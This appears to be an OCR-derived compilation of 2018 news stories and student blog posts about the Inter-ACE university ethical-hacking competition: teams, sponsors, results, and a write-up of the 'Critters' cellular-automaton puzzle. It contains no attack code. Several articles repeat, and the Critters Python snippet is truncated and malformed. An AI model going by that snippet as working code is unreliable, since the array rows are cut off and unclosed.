
Put to the test

Professor Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage.

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice."

The 18 universities sending teams to Inter-ACE are Queen's University Belfast, the University of Birmingham, the University of Cambridge, Cardiff University, De Montfort University, the University of Edinburgh, Edinburgh Napier University, Imperial College London, the University of Kent, Lancaster University, Newcastle University, the University of Oxford, Royal Holloway University of London, the University of Southampton, the University of Surrey, University College London, the University of Warwick and the University of York.

UNIVERSITY: Lancaster University, '<u>Lancaster University students to take on Inter-ACE cyber security challenge</u>'



Lancaster University students to take on Inter-ACE cyber security challenge

12 March 2018 15:31

Students from Lancaster University will be competing in the largest ethical hacking challenge for university students in the UK.

The eight Lancaster students will be taking on competitors from 17 of the UK's other leading cyber security universities in a two-day cyber security competition, Inter-ACE, which is organised by the University of Cambridge.

Now in its third year, Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete with the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

Two teams of four students from Lancaster will be taking their place among the 134 competitors, organised into 34 teams from 18 UK universities. They will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event, taking place at the University of Cambridge on the 16th and 17th March 2018, will culminate in a ceremonial dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Ollie Cuffley, one of the Lancaster team members, said: "We're really looking forward to putting the skills that we've learned as part of the Ethical Hacking Group here at Lancaster and during our courses to use in real-world challenges. This is also a fantastic chance to meet our counterparts at other universities and build lasting connections with like-minded people."

Professor Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage.

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice.

"It's also about making the good work of cyber security professionals much more visible. Like other initiatives such as NCSC's CyberFirst programme, the interesting experiences of the University students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

Chris Ensor, Deputy Director for Skills and Growth at the NCSC, said: "The InterACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like minded people.

"The cyber threat is growing, and so making sure that young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can perhaps inspire others – into starting a thrilling career defending the UK and helping make it the safest place to live and work online."

Established through the UK's National Cyber Security Strategy and supported by GCHQ's National Cyber Security Centre, the competition is sponsored by Microsoft, BT, Palo Alto and Context IS.

The 18 universities sending teams to Inter-ACE are Queen's University Belfast, the University of Birmingham, the University of Cambridge, Cardiff University, De Montfort University, the University of Edinburgh, Edinburgh Napier University, Imperial College London, the University of Kent, Lancaster University, Newcastle University, the University of Oxford, Royal Holloway University of London, the University of Southampton, the University of Surrey, University College London, the University of Warwick and the University of York.

The Lancaster team is sponsored by Holker IT and Fujitsu.

UNIVERSITY: University Business, 'Tomorrow's cyber elite head for Inter-ACE security challenge'

UNIVERSITY BUSINESS

Stories Blogs Events Market place Media inf

Tomorrow's cyber elite head for Inter-ACE security challenge

The Cambridge Uni-hosted event is the UK's largest ethical hacking competition for university students, featuring over 130 hackers from 18 unis

Posted by Julian Owen | February 27, 2018 | Events

#INTER-ACE-SECURITY-CHALLENGE #ETHICAL-HACKING #CAMBRIDGE-UNI #NATIONAL-CYBER-SECURITY-CENTRE #COMPETITION

More than 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Tomorrow's cyber elite head for Inter-ACE security challenge

The Cambridge Uni-hosted event is the UK's largest ethical hacking competition for university students, featuring over 130 hackers from 18 unis

Posted by Julian Owen | February 27, 2018 | Events

More than 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

The competitors, organised into 34 teams, will face more than 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The event will take place on the 16th and 17th March 2018, culminating in a ceremony dinner at Trinity College, Cambridge.


Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city, and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Professor Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said: "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage.

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice.

"It's also about making the good work of cyber security professionals much more visible. Like other initiatives, such as NCSC's CyberFirst programme, the interesting experiences of the University students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

UNIVERSITY: **University of Edinburgh: 'Students take UK cyber security prize'**



Students take UK cyber security prize

A team of Edinburgh students has won the top prize in a UK-wide cyber security skills competition.

The two-day Inter-ACE Cyber Security Challenge tasked teams with solving more than 20 individual challenges. These included preventing a hack on a UK city's infrastructure and a tap on an undersea communications cable.

More than 130 students from 18 universities took part in the competition, which is the largest of its kind in the UK.

Student success

The winning team – called Anonymoose – was awarded first place and a £6,000 cash prize. It was made up of four Informatics students (Joshua, Nicholas and Harvey) and one student from the School of Biological Sciences (Alistair).

Another Edinburgh team also took part in the competition, finishing fourth.

Security careers

Now in its third year, the challenge seeks to inspire technology students to pursue a career in the cyber security sector.

The contest also aims to hone the skills of students who already have a strong aptitude for ethical hacking. It helps them meet like-minded individuals and potential employers.

Hosted by the University of Cambridge, it is supported by GCHQ's National Cyber Security Centre.

US contest

By winning the competition, the team has qualified for the prestigious Cambridge2Cambridge contest. This transatlantic cyber security challenge is organised by the Massachusetts Institute of Technology (MIT) and the University of Cambridge.

It will be held between 29 June and 1 July at MIT's Computer Science and Artificial Intelligence Laboratory at Cambridge in the US.

Leading research

In 2017, the University was named as an Academic Centre of Excellence in Cyber Security Research by the Government's National Cyber Security Centre.

It is one of 14 institutions in the UK and the first in Scotland to be given this recognition.

UNIVERSITY: University of Edinburgh: 'Inter-ACE 2018 - Critters'

SIGINT

ABOUT EVENTS GET INVOLVED RESOURCES CHALLENGES CONTACT

Inter-ACE 2018 – Critters

Monday, March 19, 2018

Wojtek Nawrocki

At Inter-ACE 2018 we met an interesting programming challenge – *Critters*. The description read: ***"Evolve or die!"*** and the only file provided was an XPM image.

XPM itself is a rather odd format, where the image data is stored as a single valid C array in plaintext. I have no idea why that is, presumably so that source code can just `#include <img.xpm>`. But the challenge was not related to particularities of this format.

The provided image was a 64×64 black-and-white grid:

The content immediately made me think of Conway's Game of Life, but I figured searching for the name might be worth it – and it turned out to be useful indeed. Critters is the name of a Life-like cellular automaton, but one which is reversible, unlike Life. This means that there is a unique mapping from states to their predecessors, and the initial state can be retrieved by running the simulation in reverse.

I was unable to find any existing code which would load arbitrary Critters worlds and advance them, so I wrote some myself using this informative website as reference. Critters is a block automaton where the world advances in 2×2 blocks, so I decided to use numpy due to its ability to easily work with submatrices of a matrix representing the world:

```
from PIL import Image
import numpy as np
import time


# Size in cells of the (square) world
DIM = 64

# Transcribed from XPM to a Python array using Vim search-and-replace
INIT_GRID = \
[ [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0,
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 1, 0, 0, 1, 0, 1, 1, 0, 1, 0, 1
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0
[0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0
[0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0
[0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 1, 0, 1, 1, 0, 0, 1, 1, 1, 1, 0, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 0, 1, 1, 0
```

Inter-ACE 2018 - Critters

At Inter-ACE 2018 we met an interesting programming challenge – *Critters*. The description read: *"Evolve or die!"* and the only file provided was an XPM image.

XPM itself is a rather odd format, where the image data is stored as a single valid C array in plaintext. I have no idea why that is, presumably so that source code can just `#include <img.xpm>`. But the challenge was not related to particularities of this format.

The provided image was a 64×64 black-and-white grid.

The content immediately made me think of Conway's Game of Life, but I figured searching for the name might be worth it – and it turned out to be useful indeed. Critters is the name of a Life-like cellular automaton, but one which is reversible, unlike Life. This means that there is a unique mapping from states to their predecessors, and the initial state can be retrieved by running the simulation in reverse.

I was unable to find any existing code which would load arbitrary Critters worlds and advance them, so I wrote some myself using this informative websiteas reference. Critters is a block automaton where the world advances in 2×2 blocks, so I decided to use numpy due to its ability to easily work with submatrices of a matrix representing the world.

As it turns out, running the simulation forwards for 9 steps results in a QR code containing the flag.

If we only needed to run it forwards, why did the authors decide to use a reversible automaton? One answer could be that they thought it would (and it did!) make the challenge more interesting than just finding a Game of Life simulator and plugging the data in.

Moreover, while it seems possible to reverse Game of Life in certain situations and the non-uniqueness of predecessor states is not a problem when we only care about the end state, it might be the case that for some manually drawn states there exists no predecessor. I was unable to find the answer to this, so either my Google-fu needs improvement or the problem would make for an interesting bit of new research.

UNIVERSITY: University of Southampton, 'Inter-ACE success'

Inter-ACE Success

By Izzy Whistlecroft and David Young

Southampton returned to the national Inter-ACE competition hosted by the University of Cambridge. This time there were more than 30 teams competing and a wider range of universities had been invited than in previous years, with invitations extended beyond just the ACEs. Each team was comprised of up to four students and each university had up to three teams, representing the best of the best from top universities around the country. In contrast with previous years, the competition had been extended to run over two days; this allowed for a much more interesting competition as challenges could be given greater depth.

The University of Southampton entered two teams:
- **Hapless Techno-Weenies**: *Josh Curry, David Young, Izzy Whistlecroft, Laurie Kirkcaldy*
- **Less > More:** *Tim Stallard, Viktor Barzin, Jamie Scott, Alex Lockwood*

Inter-ACE Success

By Izzy Whistlecroft and David Young

Southampton returned to the national Inter-ACE competition hosted by the University of Cambridge. This time there were more than 30 teams competing and a wider range of universities had been invited than in previous years, with invitations extended beyond just the ACEs. Each team was comprised of up to four students and each university had up to three teams, representing the best of the best from top universities around the country. In contrast with previous years, the competition had been extended to run over two days; this allowed for a much more interesting competition as challenges could be given greater depth.

The University of Southampton entered two teams:
- Hapless Techno-Weenies: *Josh Curry, David Young, Izzy Whistlecroft, Laurie Kirkcaldy*
- Less > More: *Tim Stallard, Viktor Barzin, Jamie Scott, Alex Lockwood*

The Competition

This year the challenges were mostly written by Cambridge's own Graham Rymer, with some additional challenges provided by Context Information Security and Palo Alto Networks — we'll be providing a write-up of a large number of the challenges in a future blog post.

The competition was a jeopardy style CTF, in which competitors are provided with a set of challenges, with the goal being to solve as many as possible to discover *flags* which would be entered into the flag tracker to earn points. During the first day, most teams were struggling to get points as the challenges this year ranged from difficult to fiendish, each providing an interesting (and sometimes frustrating!) puzzle to solve.

In parallel with the technical challenges there was a more social activity: everyone at the event (including organisers, sponsors, and guests) had an NFC tag on their badge containing a clue. These clues had to be collected and provided a Zebra Puzzle which could be solved for additional points in the competition, with the side goal of encouraging participants to get to know people from other universities.

As a side challenge to potentially win a PS4, Context IS provided a Furby hacking challenge which involved trying to display custom eye graphics and play custom audio on the provided Furby.

The second day began with both teams entering a number of flags they had solved the previous evening, bringing the *Hapless Techno-Weenies* up to second place. After that the competition was fierce, with the top five teams switching places every few minutes — it was common for a team that was in first place to be in fourth two minutes later.

The second day introduced a few new challenges, including a thirty-six question quiz from Palo Alto Networks. To answer the questions we had to use a Palo Alto Networks firewall appliance to analyse traffic flows and user activity with the goal of working out who was exfiltrating data from a fictitious company.

By the end of the second day the *Hapless Techno-Weenies* had solved almost every challenge, with the exception of a puzzle called *Time Crisis* and four of the Palo Alto Networks challenges. The final thirty minutes was a tense race against the clock, with *Critters* solved twenty-five minutes before the end and a frantic race to enter the flag for *Snake* when it was solved with just three minutes to go.

Awards Dinner and Results

As is now the tradition, at the end of the competition we all donned our formal clothes and headed to Trinity College for a drinks reception, five course dinner, and awards ceremony.

Frank Stajano gave an inspiring speech about how all the competitors are the future of Cyber Security, requesting that we try to get more young people involved. If any young people are reading this, I highly recommend Cyber Security — go out and do some online challenges and get involved! After Frank's speech it was time for the winners of the competition to be announced.

Southampton's very own *Hapless Techno-Weenies* came second, receiving a comically oversized cheque for £3000 as a prize. Additionally, *Hapless Techno-Weenies* were awarded the Palo Alto Networks prize for getting the highest score on their challenges.

Our congratulations go to team *Empire* from Imperial College London who came third and team *Anonymoose* from the University of Edinburgh who came first. *Anonymoose* also received an award from Context IS for being the first team to solve the (very tough!) *Con Air* challenge.

Special Thanks


As always we would like to thank Frank Stajano, Graham Rymer and Michelle Houghton of the University of Cambridge for once again organising an outstanding event. We would also like to thank Palo Alto Networks and Context IS for the additional challenges they provided and the NCSC, BT, Microsoft, and Facebook for sponsoring the event.

As well as this we are grateful for all the support from the University of Southampton itself, including Vladimiro Sassone, Sarah Martin, Oliver Bills, Denis Nicole, and everyone else from the Cyber Security Group. Thanks also to Vladimiro Sassone and Jamie Scott for driving our teams there and back.

UNIVERSITY: Southampton University, 'Southampton students battle nation's best for cyber supremacy'

Southampton students battle nation's best for cyber supremacy

Published: 10 April 2018



A team of cyber savvy students from the University of Southampton have placed second in the Inter-ACE Challenge, the UK's biggest cyber security competition for university students.

Laurie Kirkaldy, Josh Curry, David Young and Izzy Whistlecroft – also known as 'The Hapless Techno Weenies' from Southampton – brought home a prize of £3,000 after finishing runners-up to the University of Edinburgh in a field of 34 teams, drawn from 18 of the country's top universities accredited as Academic Centres of Excellence (ACE) in Cyber Security Research.

This is the third consecutive year that Southampton teams have placed in the competition's top three. Laurie (4th year student, MEng Electrical and Electronic Engineering), Josh (4th year student, MEng Electromechanical Engineering) and Izzy (PhD candidate, Cyber Security) all competed last year. For David (Mathematical Sciences graduate and current PhD candidate, Cyber Security), this marked his third consecutive Inter-ACE appearance.

The competition, supported by GCHQ's National Cyber Security Centre, is designed to attract the next generation of cyber security talent.

Southampton students battle nation's best for cyber supremacy

Published: 10 April 2018

A team of cyber savvy students from the University of Southampton have placed second in the Inter-ACE Challenge, the UK's biggest cyber security competition for university students.

Laurie Kirkaldy, Josh Curry, David Young and Izzy Whistlecroft – also known as 'The Hapless Techno Weenies' from Southampton – brought home a prize of £3,000 after finishing runners-up to the University of Edinburgh in a field of 34 teams, drawn from 18 of the country's top universities accredited as Academic Centres of Excellence (ACE) in Cyber Security Research.

This is the third consecutive year that Southampton teams have placed in the competition's top three. Laurie (4th year student, MEng Electrical and Electronic Engineering), Josh (4th year student, MEng Electromechanical Engineering) and Izzy (PhD candidate, Cyber Security) all competed last year. For David (Mathematical Sciences graduate and current PhD candidate, Cyber Security), this marked his third consecutive Inter-ACE appearance.

The competition, supported by GCHQ's National Cyber Security Centre, is designed to attract the next generation of cyber security talent.

Over two days, the students faced 20 challenges set by experts from the host University of Cambridge and sponsors including Context IS and Palo Alto Networks. The students faced a number of different scenarios, from preventing a hack on a UK city's infrastructure to a tap on an undersea communications cable. Connected devices such as a children's toy were also used to demonstrate the impact of hacking techniques.

Now in its third year, Inter-ACE was established to help resolve the vast and growing cyber security skills gap, with an estimated shortfall of 1.8m workers worldwide by 2022. Inter-ACE aims to inspire young tech enthusiasts into the cyber security sector, while also honing the skills of those who already have a strong aptitude for ethical hacking and helping them meet like-minded individuals and potential employers.

Professor Vladimiro Sassone, Director of the Southampton's Cyber Security Academy, said: "Once again, our students have performed extremely well in a competition that challenges their ability to think and act quickly but precisely to an unexpected range of cyber security threats. Acting as a supervisor during the event, I was also able to see firsthand how well they worked as a team which also says a great deal about the quality of the learning environment at the Cyber Security Academy in Southampton."

Professor Frank Stajano, Founder of Inter-ACE and Professor of Security and Privacy at the University of Cambridge, said: "It's no secret that the cyber security industry is suffering from a large and growing skills gap. We must do more to attract a more diverse pool of talent into the field. This is about demonstrating that careers in cyber security not only help to keep your country, your friends and your family safe, but are varied, valued and most of all fun.

"There is still much more to be achieved, but I have been delighted over the last three years to be welcoming a growing number of female participants and contestants from increasingly diverse backgrounds to the two-day competition. We had 18 women competing this year, as opposed to just two when we started! It's working. There is no set profile for a cyber security professional and Inter-ACE contributes to reaching more people with that important message".

The winning team from Edinburgh will now compete with the best of the USA at C2C – 'Cambridge2Cambridge', a transatlantic contest jointly organised by MIT and the University of Cambridge, and hosted by MIT in Cambridge, Massachusetts this summer.

